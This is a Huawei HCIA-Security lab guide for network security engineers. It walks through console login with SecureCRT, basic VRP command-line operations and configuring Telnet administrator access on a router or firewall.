Recommendations

- Huawei Learning Website
  - http://learning.huawei.com/en
- Huawei e-Learning
  - https://ilearningx.huawei.com/portal/#/portal/ebg/51
- Huawei Certification
  - http://support.huawei.com/learning/NavigationAction!createNavi?navId=_31&lang=en
- Find Training
  - http://support.huawei.com/learning/NavigationAction!createNavi?navId=_trainingsearch&lang=en

More Information

- Huawei learning APP

Huawei Security Certification Training

HCIA-Security

Lab Guide for Network Security Engineers

Issue: 3.0

Huawei Technologies Co., Ltd.

Trademarks and Permissions


and other Huawei trademarks are trademarks of Huawei Technologies Co., Ltd.

All other trademarks and trade names mentioned in this document are the property of their respective holders.

Notice

The purchased products, services and features are stipulated by the contract made between Huawei and the customer. All or part of the products, services and features described in this document may not be within the purchase scope or the usage scope. Unless otherwise specified in the contract, all statements, information, and recommendations in this document are provided "AS IS" without warranties, guarantees or representations of any kind, either express or implied.

The information in this document is subject to change without notice. Every effort has been made in the preparation of this document to ensure accuracy of the contents, but all statements, information, and recommendations in this document do not constitute a warranty of any kind, express or implied.

Huawei Technologies Co., Ltd.

Address:	Huawei Industrial Base Bantian, Longgang Shenzhen 518129 People's Republic of China
Website:	http://www.huawei.com
Email:	support@huawei.com


Huawei Certificate System

Based on the new ICT infrastructure, which features cloud-pipe-device synergy, Huawei provides infrastructure technical personnel, developers, and industry users with ICT Architecture Certification, ICT Developer Certification, and Industry ICT Certification, respectively. To meet ICT professionals' learning and advancement requirements, Huawei offers three levels of certification: Huawei Certified ICT Associate (HCIA), Huawei Certified ICT Professional (HCIP), and Huawei Certified ICT Expert (HCIE).

As information security is crucial to the operation of various industries, China has issued the *Cybersecurity Law* to specify information security requirements. As a new ICT talent, you need to be familiar with the basic configurations of network security devices, basic cyber threat types, basic information security theories, laws and regulations, and enterprise security operations processes.

HCIA-Security is intended for the frontline engineers of Huawei offices, Huawei representative offices, and other people who want to learn about Huawei network security products and information security technologies. HCIA-Security covers information security overview, information security standards and specifications, common security threats, operating system security overview, data monitoring and analysis, electronic forensics technology, and emergency response. In addition, it details network security technologies, including firewall, user management, intrusion prevention, and encryption and decryption technologies.

HCIA-Security helps you start a security-related career and gain overall recognition.



Contents

1 Login to a Network Device

1.1 Logging In to a Device Through the Console Port (SecureCRT)

1.1.1 Experiment Overview

1.1.1.1 About This Experiment


You can connect a PC to the console port of a new device to log in to, configure, and manage the device.

1.1.1.2 Objectives

Through this experiment, you can learn how to use SecureCRT on a PC to log in to and manage the device through the console port.

1.1.1.3 Experiment Networking

Figure 1-1 Logging in to a device through the console port



1.1.1.4 Experiment Planning

The PC uses a serial cable to connect to the console port of the device, and uses SecureCRT to log in to the device.

Table 1-1 Device ports and port types

Device	Port	Port Type
PC	COM 1	Ethernet port
New device	Console	Console port

1.1.1.5 Experiment Tasks

No.	Task	Description
1	Physical connection	Physically connect the PC to the device. Only a directly connected device can be logged in to through its console port.
2	Log in to the device.	By default, you can log in to the device through its console port.

1.1.2 Experiment Task Configuration

1.1.2.1 Configuration Roadmap


1. Use a serial cable to connect the Ethernet port on the PC to the console port on the device.
2. Set connection parameters in SecureCRT on the PC and log in to the device.

1.1.2.2 Configuration Procedure

Step 1 Establish the connection, power on all devices, and ensure that they run properly.


Step 2 Check the Ethernet port used by the PC to connect to the device.

Choose **Control Panel** > **Hardware and Sound** > **Devices and Printers** > **Device Manager** > **Ports**.




Step 3 Run SecureCRT on the PC and set parameters.


Click the **New Session** button.



Set **Protocol** to **Serial** and click **Next**.




Select the Ethernet port queried in step 2 and set its parameters as shown in the following figure.



----End

1.1.3 Verification

Press **Enter**. If the following information is displayed on SecureCRT, the login to the device through the console port succeeds.



1.2 Overview of Commands (SecureCRT)

1.2.1 Experiment Overview

1.2.1.1 About This Experiment


After logging in to a new device through the console port from a PC, you can perform basic operations on the device using commands.

1.2.1.2 Objectives

Through this experiment, you will become familiar with basic operations using commands.

1.2.1.3 Experiment Networking

Figure 1-2 Logging in to a device through the console port



1.2.1.4 Experiment Planning

The PC uses a serial cable to connect to the console port of the device, and uses SecureCRT to log in to the device.

Table 1-2 Device ports and port types

Device	Port	Port Type
PC	COM 1	Ethernet port
New device	Console	Console port

1.2.1.5 Experiment Tasks

No.	Task	Description
1	Physical connection	Connect the PC to the device physically.
2	Log in to the device.	By default, you can log in to the device through its console port. After logging in to the device, you can run commands on the device.
3	Be familiar with basic commands.	Basic commands include help commands and those used to switch configuration views, display device information and configurations, and save configurations.

1.2.2 Experiment Task Configuration

1.2.2.1 Configuration Roadmap

1. Log in to the device through the console port.
2. Be familiar with basic commands of the device.

1.2.2.2 Configuration Procedure

Step 1 Log in to the device through the console port.

Step 2 Enter the system view.

The CLI is divided into multiple command views. Every command is registered with one or multiple views, so a command can be run only in the specified view (or views). After a connection to a firewall is set up, the user view is displayed. In the user view, you can only view the running status and statistics. Some commands need to be run in the system view. Therefore, before running such commands, you must run the following command to enter the system view from the user view:

```
<R1> system-view
[R1]
```

Step 3 Enter the interface view.

In the system view, you can run configuration commands to enter the views of protocols, interfaces, etc. For example, to enter the view of an interface, run the following command:

```
[R1] interface GigabitEthernet 1/0/1
[R1-GigabitEthernet1/0/1]
```

Step 4 Get online help.

A question mark (?) is one of the online help methods provided by the VRP. If you enter a question mark (?) in the system view, the system will display the command parameters that can be configured in the system view. You can also type a space after a parameter and then enter a question mark (?) to obtain the list of parameters that can be used after this particular parameter. If you type a character string followed by a question mark (?), the system will list all the commands starting with this character string. For example:

```
[R1] interface ?
  Dialer           Dialer interface
  Eth-Trunk        Ethernet-Trunk interface
  GigabitEthernet  GigabitEthernet interface
  LoopBack         LoopBack interface
  NULL             NULL interface
  Tunnel           Tunnel interface
  Virtual-Template  Virtual-Template interface
  Virtual-if       Virtual interface
  Vlanif           Vlan interface
```

The **Tab** key is another online help method provided by the VRP. If you enter the first few letters of a command keyword and press **Tab**, the complete keyword is displayed. You can switch between all the commands that have this keyword.

```
[R1] inter    //Press Tab.
[R1] interface
```

Step 5 Quit the current view (go back to the previous view).

To go back to the previous view, run the **quit** command. For example, to quit the current interface view:

```
[R1-GigabitEthernet1/0/1] quit
[R1]
```

Step 6 Return to the user view.

To return to the user view from another view, run the **return** command. For example:

```
[R1-GigabitEthernet1/0/1] return
<R1>
```

Step 7 Display the device version.

In any view, run the **display version** command to display the device version. For example:

```
<R1> display version
Huawei Versatile Routing Platform Software
VRP (R) software, Version 5.110 (eNSP V100R001C00)
Copyright (c) 2000-2011 HUAWEI TECH CO., LTD
```

Step 8 Save configurations.

To save all configurations of the device, run the **save** command in the user view.

```
<R1> save
The current configuration will be written to the device.
Are you sure to continue?[Y/N]
Apr  8 2018 14:09:14-08:00 R1 DS/4/DATASYNC_CFGCHANGE:OID 1.3.6.1.4.1.2011.5.25.
191.3.1 configurations have been changed. The current change number is 1, the ch
ange loop count is 0, and the maximum number of records is 4095.y
Info: Please input the file name ( *.cfg, *.zip ) [vrpcfg.zip]:
Apr  8 2018 14:09:16-08:00 R1 %%01CFM/4/SAVE(l)[0]:The user chose Y when decidin
g whether to save the configuration to the device.
Now saving the current configuration to the slot 17.
Save the configuration successfully.
```

Step 9 Display configurations.

In the current view, run the **display this** command to display the configuration of the view. An interface view is used as an example:

```
[R1-GigabitEthernet0/0/1] display this
#
interface GigabitEthernet0/0/0
 description to_FW
 ip address 10.1.1.1 255.255.255.0
#
return
```

Run the following command in any view to display all the current configurations, including the configurations that have not been saved:

```
[R1] display current-configuration
```

Run the following command in any view to display the configurations that have been saved:

```
[R1] display saved-configuration
```

----End

1.3 Login to the Device Through Telnet

1.3.1 Experiment Overview

1.3.1.1 About This Experiment

After remote login is configured on a device, an administrator can remotely log in to the device through Telnet to manage the device.

1.3.1.2 Objectives

Through this experiment, you can use Telnet to log in to the device.

1.3.1.3 Experiment Networking

Figure 1-3 Login to a device through Telnet

1.3.1.4 Experiment Planning

Use a common network cable to connect the PC to GE1/0/1 on the device (GE1/0/1 is used as an example), and use SecureCRT on the PC to remotely log in to the device.

Table 1-3 Device ports and parameters

Device	Port	Port Type	Address
PC	Ethernet port	Ethernet port	10.1.2.100/24
New device	GE1/0/1	Ethernet port	10.1.2.1/24

1.3.1.5 Experiment Tasks

No.	Task	Description
1	Physical connection	Connect the PC to the device physically.
2	Log in to the device.	By default, you can log in to the device through its console port. Then, configure Telnet on the device.

No.	Task	Description
3	Configure Telnet on the device.	By default, the device does not support Telnet. You must enable Telnet and set the account and password used to remotely log in to the device.
4	Test Telnet.	Remotely log in to the device through the PC connected to the device and check whether Telnet is successfully configured.

1.3.2 Experiment Task Configuration

1.3.2.1 Configuration Roadmap

1. Log in to the device through the console port (for example).
2. Configure Telnet on the device.
3. Log in to the PC to test Telnet.

1.3.2.2 Configuration Procedure on the CLI

Step 1 Log in to the device through the console port (for example). For details, see section 1.1.

Step 2 Enable Telnet on the device.

```
<R1> system-view
[R1] telnet server enable
```

Step 3 Configure the port through which a Telnet user logs in to the device.

Configure the IP address of the port.

```
[R1] interface GigabitEthernet 1/0/1
[R1-GigabitEthernet1/0/1] ip address 10.1.2.1 24
Configure access control for the port. (This step is only mandatory for firewall service
ports.)
[USG-GigabitEthernet1/0/1] service-manage enable
[USG-GigabitEthernet1/0/1] service-manage telnet permit
[USG-GigabitEthernet1/0/1] quit
Add the port to a security zone. (This step is only mandatory for firewall service ports.)
[USG] firewall zone trust
[USG-zone-trust] add interface GigabitEthernet1/0/1
[USG-zone-trust] quit
```

NOTE
If you are using the MGMT port of the firewall for remote login, skip this step.

Step 4 Configure an administrator.

Set the VTY administrator authentication mode to AAA.

```
[R1] user-interface vty 0 4
[R1-ui-vty0-4] authentication-mode aaa
[R1-ui-vty0-4] protocol inbound telnet
[R1-ui-vty0-4] user privilege level 3
[R1-ui-vty0-4] quit
```


Configure a Telnet administrator.

```
[R1] aaa
[R1-aaa] manager-user telnetuser
[R1-aaa-manager-use-telnetuser] password cipher (Enter Password)
[R1-aaa-manager-use-telnetuser] service-type telnet
[R1-aaa-manager-use-telnetuser] level 3
[R1-aaa-manager-use-telnetuser] quit
```


Bind a role to the administrator (optional, only supported by firewalls).

```
[FW-aaa] bind manager-user telnetuser role system-admin
```


Step 5 Log in to the device.

On the PC, set the address to 10.1.2.100/24, run SecureCRT, set Telnet parameters, and log in to the device.


Create a session, set the session protocol to **Telnet**, and click **Next**.




The hostname is the IP address of the Telnet port on the device, and the port number is 23.



Set the session name and description (optional), and click **Finish**.



Select the session and click **Connect**.



